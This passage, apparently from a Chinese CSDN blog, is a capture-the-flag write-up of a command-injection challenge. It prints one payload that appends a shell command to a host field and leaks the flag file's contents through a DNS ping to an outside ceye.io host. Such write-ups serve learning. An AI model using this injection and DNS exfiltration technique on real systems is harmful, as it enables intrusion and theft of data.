


咋突然出现这么多flag?


可能是平台是共有的把，有人可能点击了我的语句。

但是ls今天试了一下回显不出文件 所以用不了上面的语句可以用

```
localhost;ping -c `cat flag /`.xxxxxi.ceye.io
```



这样得到flag



CSDN @AAAAAAAAAAA66

总结

其实题目难度不大，但是可以点积累经验，还是有不小收获的

另外个人的确也踩了不少坑，不过为了篇幅就没过多叙述，再各个命令执行题目也尝试了不同解法，只不过没啥技术性的突破。还是按照前人的write up来。

zh的博客_漏了个大洞_CSDN博客-靶场练习笔记,漏洞复现,学习笔记领域博主